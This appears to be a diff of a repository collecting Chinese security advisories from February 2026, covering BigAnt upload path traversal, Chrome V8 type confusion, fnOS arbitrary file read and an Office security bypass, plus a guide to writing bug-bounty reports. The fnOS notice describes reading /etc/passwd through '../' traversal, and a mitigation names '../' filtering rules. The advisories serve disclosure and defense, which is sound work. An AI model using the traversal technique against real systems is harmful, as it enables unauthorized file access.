**触发方式:**
|
||||
网络远程
|
||||
|
||||
**权限认证要求:**
|
||||
无需权限
|
||||
|
||||
**系统配置要求:**
|
||||
默认配置
|
||||
|
||||
**用户交互要求:**
|
||||
无需用户交互
|
||||
|
||||
**利用成熟度:**
|
||||
POC/EXP 未公开
|
||||
|
||||
**修复复杂度:**
|
||||
低,
|
||||
官方已提供修复方案
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
**影响版本**
|
||||
|
||||
|
||||
Affects
|
||||
|
||||
|
||||
|
||||
|
||||
**02**
|
||||
```
|
||||
```
|
||||
|
||||
**解决方案**
|
||||
|
||||
|
||||
Solution
|
||||
|
||||
|
||||
|
||||
|
||||
**03**
|
||||
|
||||
##
|
||||
|
||||
## 升级修复方案
|
||||
|
||||
|
||||
请联系大蚂蚁官方技术支持,获取针对该漏洞的专项修复补丁或升级至官方发布的最新安全版本。
|
||||
|
||||
也可自行下载补丁文件进行替换,下载地址:
|
||||
|
||||
|
||||
https://www.bigant.cn/article/news/435.html
|
||||
|
||||
## 临时缓解方案临时禁用文件上传功能或相关 API 接口。在 Web 应用防火墙 (WAF) 中配置规则,过滤包含 ../ 等路径穿越字符的请求。严格限制上传目录的执行权限,防止上传的脚本文件被执行。漏洞复现Reproduction 04产品支持 Support 05云图:默认支持该产品的指纹识别,同时支持该漏洞的PoC检测洞鉴:默认支持该产品的指纹识别,预计2026.02.04支持该漏洞的自定义PoC无锋:默认支持该产品的指纹识别,预计2026.02.04支持该漏洞的PoC检测全悉:默认支持检测雷池:默认支持检测时间线 Timeline 062026年2月4日 长亭安全应急响应中心发布通告参考资料:[1].https://www.bigant.cn/article/news/435.html
|
||||
|
||||
|
||||
**长亭应急响应服务**
|
||||
|
||||
|
||||
|
||||
|
||||
全力进行产品升级
|
||||
|
||||
及时将风险提示预案发送给客户
|
||||
|
||||
检测业务是否受到此次漏洞影响
|
||||
|
||||
请联系长亭应急服务团队
|
||||
|
||||
7*24小时,守护您的安全
|
||||
|
||||
|
||||
第一时间找到我们:
|
||||
|
||||
邮箱:support@chaitin.com
|
||||
|
||||
@@ -0,0 +1,46 @@
|
||||
# 【漏洞通告】Google Chrome V8 引擎类型混淆漏洞(CVE-2026-1862)
|
||||
启明星辰安全简讯 2026-02-04 07:17
|
||||
|
||||
### 一、漏洞概述
|
||||
<table><tbody style="visibility: visible;"><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-width: 2.25pt 1.5pt 1.5pt 2.25pt; border-color: windowtext; border-style: solid; background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞名称<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top: 2.25pt solid windowtext; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">Google Chrome V8 引擎类型混淆漏洞</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">CVE ID<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" colspan="3" valign="middle" style="width:91.0pt;background:#DEEAF6;border-top:none;border-left:none;border-bottom: 1.5pt solid windowtext;border-right:2.25pt solid windowtext;padding:0pt 5.4pt 0pt 5.4pt;height:20.15pt;"><p style="mso-margin-top-alt: auto;mso-margin-bottom-alt: auto;margin-left: 0.0pt;text-indent: 0.0pt;mso-pagination: widow-orphan;font-size: 12.0pt;font-family: 宋体;mso-fareast-font-family: 宋体;mso-bidi-font-family: 宋体;font-weight: normal;mso-bidi-font-weight: normal;text-align: center;line-height: 150%;"><span style="mso-bookmark:OLE_LINK4;"><span style="mso-bookmark:OLE_LINK1;"><span style="mso-bookmark:OLE_LINK2;"><span style="mso-bookmark:OLE_LINK6;"><span style="mso-bookmark:_Hlk121210716;"><span style="font-family:微软雅黑;mso-ascii-font-family:微软雅黑;mso-bidi-font-family:Arial;font-variant:normal;text-transform:none;color:#333333;">CVE-2026-1862</span></span></span></span></span></span></p></td></tr><tr style="height: 20.15pt; visibility: visible;"><td width="100" style="border-top: none; border-left: 2.25pt solid windowtext; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">漏洞类型<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">类型混淆漏洞<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 1.5pt solid windowtext;background: rgb(222, 234, 246); padding: 0cm 5.4pt; visibility: visible;" height="20"><p style="text-align: center; line-height: 150%; margin-top: 0px; margin-bottom: 0px; visibility: visible;"><span style="font-family: 微软雅黑, "sans-serif"; color: rgb(51, 51, 51); font-size: 14px; visibility: visible;">发现时间<o:p style="visibility: visible;"></o:p></span></p></td><td width="100" style="border-top: none; border-left: none; border-bottom: 1.5pt solid windowtext; border-right: 2.25pt solid windowtext;background: rgb(222, 234, 246); padding: 0Line truncated
|
||||
Google Chrome 是由谷歌开发的跨平台网页浏览器,以其速度、安全性和简洁的界面而闻名。它基于开源的Chromium项目,支持现代网页标准,具有强大的扩展性。Chrome的沙箱技术可以限制网页中的恶意代码,增强浏览器的安全性。它还提供了同步功能,允许用户在多个设备间同步书签、历史记录等数据。此外,Chrome定期更新,修复已知漏洞并增强功能,是全球使用最广泛的浏览器之一。
|
||||
|
||||
2026年2月4日,启明星辰集团VSRC监测到Google Chrome中V8引擎的类型混淆漏洞,该漏洞允许攻击者通过精心构造的 HTML 页面,触发 V8 引擎中的堆内存损坏,可能导致应用崩溃或执行恶意代码。攻击者可利用此漏洞远程控制受影响系统,带来严重安全风险。漏洞评分8.8分,漏洞等级高危。
|
||||
### 二、影响范围
|
||||
|
||||
Chrome < 144.0.7559.132
|
||||
### 三、安全措施
|
||||
|
||||
3.1 升级版本
|
||||
|
||||
官方已发布修复补丁,以修复该漏洞。
|
||||
|
||||
Chrome Windows/Mac版本 >= 144.0.7559.132/.133
|
||||
|
||||
Chrome Linux版本 >= 144.0.7559.132
|
||||
|
||||
下载链接:
|
||||
|
||||
https://www.google.com/intl/zh-CN/chrome/
|
||||
|
||||
3.2 临时措施
|
||||
|
||||
暂无。
|
||||
|
||||
3.3 通用建议
|
||||
|
||||
定期更新系统补丁,减少系统漏洞,提升服务器的安全性。
|
||||
|
||||
加强系统和网络的访问控制,修改防火墙策略,关闭非必要的应用端口或服务,减少将危险服务(如SSH、RDP等)暴露到公网,减少攻击面。
|
||||
|
||||
使用企业级安全产品,提升企业的网络安全性能。
|
||||
|
||||
加强系统用户和权限管理,启用多因素认证机制和最小权限原则,用户和软件权限应保持在最低限度。
|
||||
|
||||
启用强密码策略并设置为定期修改。
|
||||
|
||||
3.4 参考链接
|
||||
|
||||
https://nvd.nist.gov/vuln/detail/CVE-2026-1862/
|
||||
|
||||
https://chromereleases.googleblog.com/2026/02/stable-channel-update-for-desktop.html/
|
||||
@@ -0,0 +1,122 @@
|
||||
# 【漏洞通告】飞牛系统(fnOS)任意文件读取漏洞
|
||||
原创 常行安服团队
|
||||
常行安服团队 常行科技 2026-02-04 07:50
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
飞牛私有云(fnOS)是一款基于Linux内核(Debian发行版)深度开发的国产免费NAS系统,飞牛系统FnOS下app-center-static接口存在导致任意文件读取漏洞。
|
||||
|
||||
|
||||
|
||||
|
||||
|
||||
<table><tbody><tr style="outline: 0px;visibility: visible;"><td colspan="4" data-colwidth="78,0,0,0" valign="middle" align="center" style="outline: 0px;word-break: break-all;hyphens: auto;background: rgb(70, 118, 217);visibility: visible;"><p style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 14px;color: rgb(255, 255, 255);visibility: visible;"><span leaf="">漏洞概述</span></span><span style="outline: 0px;font-size: 16px;color: white;font-family: 宋体;visibility: visible;"></span></p></td></tr><tr style="outline: 0px;visibility: visible;"><td data-colwidth="78" width="76.33333333333333" style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;visibility: visible;"><p style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;"><span leaf="">漏洞名称</span></span></strong></p></td><td colspan="3" data-colwidth="461.3333333333333" width="461.3333333333333" style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;text-align: left;font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;text-wrap: wrap;background-color: rgb(255, 255, 255);"><section><span leaf="" style="color:rgb(0, 0, 0);font-size:13px;letter-spacing:1px;text-decoration:rgb(0, 0, 0);background-color:rgb(255, 255, 255);font-family:system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;">飞牛系统(fnOS)任意文件读取漏洞</span></section></td></tr><tr style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;text-align: left;font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;text-wrap: wrap;background-color: rgb(255, 255, 255);"><td data-colwidth="78" style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;text-align: left;font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;text-wrap: wrap;background-color: rgb(255, 255, 255);"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;"><span leaf="">漏洞编号</span></span></strong></td><td colspan="3"><p style="font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;letter-spacing: 0.544px;text-wrap: wrap;background-color: rgb(255, 255, 255);outline: 0px;visibility: visible;"><span leaf="" style="color: rgb(0, 0, 0);font-size: 13px;letter-spacing: 1px;text-decoration: rgb(0, 0, 0);background-color: rgb(255, 255, 255);font-family: system-ui, -apple-system, "system-ui", "Helvetica Neue", "PingFang SC", "Hiragino Sans GB", "Microsoft YaHei UI", "Microsoft YaHei", Arial, sans-serif;">暂无</span></p></td></tr><tr style="outline: 0px;text-align: left;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><td data-colwidth="78" width="109.33333333333333" style="border-top-width: initial;border-top-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><p style="outline: 0px;line-height: 16px;visibility: visible;word-break: break-all;hyphens: auto;border-top-width: initial;border-top-style: none;"><strong style="outline: 0px;visibility: visible;"><span style="outline: 0px;font-size: 13px;font-family: 微软雅黑, sans-serif;visibility: visible;"><span leaf="">公开时间</span></span></strong></p></td><td data-colwidth="164.33333333333334" width="164.33333333333334" style="border-top-width: initial;border-top-style: none;border-left-width: initial;border-left-style: none;outline: 0px;word-break: break-all;hyphens: auto;line-height: 16px;visibility: visible;"><p style="outline: 0px;word-break: break-all;hyphens: auto;border-top-width: initial;borderLine truncated
|
||||
|
||||
**漏洞详情**
|
||||
|
||||
|
||||
Vulnerability Details
|
||||
|
||||
|
||||
|
||||
|
||||
**0x00**
|
||||
|
||||
- **漏洞描述**
|
||||
|
||||
|
||||
飞牛系统(fnOS)是一款国产网络附加存储(NAS)操作系统。飞牛系统(fnOS)适合追求功能丰富、预算有限且对数据安全要求不高的用户,尤其适合闲置硬件改造和影视娱乐场景。攻击者通过构造恶意请求,利用路径遍历字符(如../)绕过系统路径限制,直接访问服务器文件系统中的任意文件。攻击者可尝试读取服务器上的/etc/passwd文件,若漏洞存在,服务器将返回文件内容
|
||||
。
|
||||
|
||||
|
||||
|
||||
**受影响范围**
|
||||
|
||||
|
||||
Affected Version
|
||||
|
||||
|
||||
|
||||
|
||||
**0x01**
|
||||
|
||||
版本1.1.15以下
|
||||
|
||||
|
||||
**修复方案**
|
||||
|
||||
|
||||
Solutions
|
||||
|
||||
|
||||
|
||||
|
||||
**0x02**
|
||||
|
||||
|
||||
|
||||
- **解决方案**
|
||||
|
||||
**1、立即升级至安全版本:**
|
||||
|
||||
目前官方回应在x86版本的1.1.15版本已修复,请及时更新至最新版本
|
||||
|
||||
**2、临时缓解措施:**
|
||||
|
||||
在 NAS 设备开放公网访问权限时,优先采用安全访问方式(加密隧道 /2FA 验证 / 开启防火墙等),以进一步降低潜在安全风险
|
||||
|
||||
|
||||
**漏洞复现/验证**
|
||||
|
||||
|
||||
Reproduction
|
||||
|
||||
|
||||
|
||||
|
||||
**0x03**
|
||||
|
||||
常行安服团队已成功复现
|
||||
飞牛系统(fnOS)任意文件读取漏洞
|
||||
,截图如下:
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||

|
||||
|
||||
**the end**
|
||||
|
||||

|
||||
|
||||
|
||||
|
||||
常行科技是一家专注于**网络安全解决方案和运营服务**
|
||||
的“专精特新”企业,粤港澳专精特新标杆企业 TOP100,国家级高新技术企业,国家级科技型中小企业,广东省创新型中小企业,立志深耕于网络安全服务领域,是网络安全运营服务**PTM理论**
|
||||
的首创者。
|
||||
|
||||
自建网络安全攻防实验室“**大圣·攻防实验室(DS-Lab)**
|
||||
”,专注于最新的网络攻防技术研究、安全人才培养、客户环境模拟、安全产品研发、应急演练模拟、安全技术培训等。与鹏城实验室深入合作,共建**鹏城靶场常行科技分靶场**
|
||||
。大圣·攻防实验室“行者战队”近年来多次参加国内外的实战攻防演练及比赛,并取得优秀战果。
|
||||
|
||||
常行科技**三大服务体系、六大场景化解决方案**
|
||||
多维度为客户提供最适合自身需求的高性价比网络安全解决方案,**低成本、高质量**
|
||||
地帮助客户解决网络和数据安全相关问题。
|
||||
|
||||
|
||||
**有常行,更安全**
|
||||
|
||||
****
|
||||
|
||||
|
||||
|
||||
常为而不置
|
||||
|
||||
常行而不休
|
||||
|
||||
了解更多咨询请关注公众号
|
||||
|
||||
|
||||
@@ -0,0 +1,42 @@
|
||||
# 关于防范Microsoft Office安全功能绕过高危漏洞的风险提示
|
||||
NVDB
|
||||
NVDB 网络安全威胁和漏洞信息共享平台 2026-02-04 08:28
|
||||
|
||||
近日,工业和信息化部网络安全威胁和漏洞信息共享平台(
|
||||
NVDB
|
||||
)监测发现,
|
||||
Microsoft Office
|
||||
存在安全功能绕过高危漏洞,已被用于网络攻击。
|
||||
|
||||
Microsoft Office
|
||||
是美国微软公司开发的一套办公软件,提供文档处理、电子表格计算、演示制作等功能。由于
|
||||
Office
|
||||
在安全决策环节错误依赖不可信输入数据,攻击者可构造恶意
|
||||
Office
|
||||
文件并诱使用户打开,绕过本地安全功能,进而执行恶意代码。受影响版本包括
|
||||
32
|
||||
位和
|
||||
64
|
||||
位的
|
||||
Microsoft Office 2016/2019
|
||||
、
|
||||
Microsoft Office LTSC 2021/2024
|
||||
、
|
||||
Microsoft 365 Apps for Enterprise
|
||||
。
|
||||
|
||||
目前,微软官方已修复该漏洞并发布更新公告(
|
||||
URL
|
||||
链接:
|
||||
https://msrc.microsoft.com/update-guide/vulnerability/CVE-2026-21509
|
||||
),建议相关单位和用户立即开展隐患排查,及时升级至最新安全版本,或采取修改注册表(针对
|
||||
Office 2016
|
||||
和
|
||||
2019
|
||||
)、重启
|
||||
Office
|
||||
应用程序(针对
|
||||
Office 2021
|
||||
及后续版本)等临时措施,防范网络攻击风险。
|
||||
|
||||
|
||||
@@ -0,0 +1,111 @@
|
||||
# 漏洞报告加分秘籍,直接套用!
|
||||
原创 洞悉安全团队
|
||||
洞悉安全团队 洞悉安全团队 2026-02-04 07:16
|
||||
|
||||
点击上方
|
||||
蓝字
|
||||
关注我们!
|
||||
|
||||
|
||||
作为一名多年的漏洞审核员,我可以很负责任的说:漏洞报告的质量,绝对会影响漏洞最终的定级结果。甚至会因为你的报告描述不清晰而导致漏洞被忽略,在这期间有其他白帽子提交了相同的漏洞,而导致最终错失赏金。描述不清晰的漏洞,明明可以达到高危漏洞标准,最终被厂商降级。
|
||||
|
||||
|
||||
PART 01
|
||||
|
||||
|
||||
核心优化原则
|
||||
|
||||
|
||||
- 动词升级 :用 “存在”“导致”“泄露”“绕过”“未校验” 等专业动词,替代 “有漏洞”“不安全”“能破解” 等口语化表达;
|
||||
|
||||
- 维度补全 :明确漏洞位置(模块 / 接口 / 参数)、触发条件(操作步骤)、影响范围(数据 / 系统 / 业务),避免模糊表述;
|
||||
|
||||
- 危害量化 :结合 “数据量级”“权限等级”“业务损失”“合规风险”,从 “信息泄露→功能异常→系统瘫痪→合规处罚” 分级定义危害;
|
||||
|
||||
- 报告完整 :报告一定要有漏洞入口位置->漏洞触发位置->漏洞最终影响结果描述及相关截图,并且要用箭头指向关键位置,然后在对应位置添加payload数据包。
|
||||
|
||||
PART 02
|
||||
|
||||
|
||||
高频漏洞:话术 + 危害优化模板(口语→专业)
|
||||
|
||||
|
||||
|
||||
(一)Web 类漏洞
|
||||
|
||||

|
||||
|
||||
|
||||
(二)服务器 / 内网类漏洞
|
||||
|
||||
|
||||

|
||||

|
||||

|
||||
|
||||
|
||||
(三)移动 APP / 小程序类漏洞
|
||||
|
||||

|
||||
|
||||
|
||||
PART 03
|
||||
|
||||
|
||||
漏洞描述通用结构(直接套用)
|
||||
|
||||
|
||||
|
||||
漏洞标题模板
|
||||
|
||||
【系统名称】+【具体功能点】+【接口名称】+【漏洞本质】
|
||||
|
||||
示例 :
|
||||
|
||||
洞悉APP查看回单详情功能 detail接口存在水平越权漏洞
|
||||
|
||||
危害描述分层逻辑(从低到高)
|
||||
- 信息泄露层 :明确泄露数据类型(公开信息 / 个人敏感信息 / 商业秘密)、数据量级(100 + 用户 / 10 万 + 用户);
|
||||
|
||||
- 功能影响层 :描述对业务功能的破坏(篡改数据 / 越权操作 / 功能失效);
|
||||
|
||||
- 系统控制层 :说明是否可获取服务器 / 内网控制权(低权限 / 高权限 / 全网控制);
|
||||
|
||||
- 合规风险层 :关联具体法规条款(等保 2.0 三级要求 / 数据安全法第 27 条)、可能面临的处罚(罚款 / 停业整顿)。
|
||||
|
||||
示例 :
|
||||
|
||||
洞悉APP查看回单详情功能,在调用detail接口时,由于未对数据接口进行严格鉴权,导致攻击者可通过遍历参数receipt越权获取全站 1000余条用户的电子回单信息,其中包含用户的姓名、银行卡号、手机号三要素以及详细的交易数据。
|
||||
|
||||
|
||||
PART 04
|
||||
|
||||
|
||||
避坑指南(避免报告被质疑)
|
||||
|
||||
|
||||
- 不使用 “可能”“大概”“应该” 等模糊词汇,用 “可直接”“已验证”“经测试” 增强可信度;
|
||||
|
||||
- 避免夸大危害(如 “会导致全网瘫痪” 需附测试证明),也不低估风险(如弱口令需说明 “管理员账号 + 核心服务器” 的影响);
|
||||
|
||||
- 技术术语准确,不混淆漏洞类型(如 “未授权访问”≠“越权操作”);
|
||||
|
||||
- 补充 “利用条件”(如 “需处于同一内网”“需知道管理员账号”),让危害描述更严谨。
|
||||
|
||||
- 报告中一定要加上 payload数据包!
|
||||
|
||||
往期推荐
|
||||
|
||||
[超干干货!后台未授权访问漏洞实例分享](https://mp.weixin.qq.com/s?__biz=MzkwNzY3MjkwNg==&mid=2247484246&idx=1&sn=2e849caa474756daa093def003540326&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[安全运营破局关键:AI驱动的闭环防御](https://mp.weixin.qq.com/s?__biz=MzkwNzY3MjkwNg==&mid=2247484224&idx=1&sn=ee7dafb99d8499ec70891a84c5e3009e&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
[0day?已修复漏洞复活了!P2P安全问题](https://mp.weixin.qq.com/s?__biz=MzkwNzY3MjkwNg==&mid=2247484158&idx=1&sn=02171ade5aed74232a12ef8706f29e16&scene=21#wechat_redirect)
|
||||
|
||||
|
||||
|
||||

|
||||
|
||||
|
||||
Reference in new issue
Block a user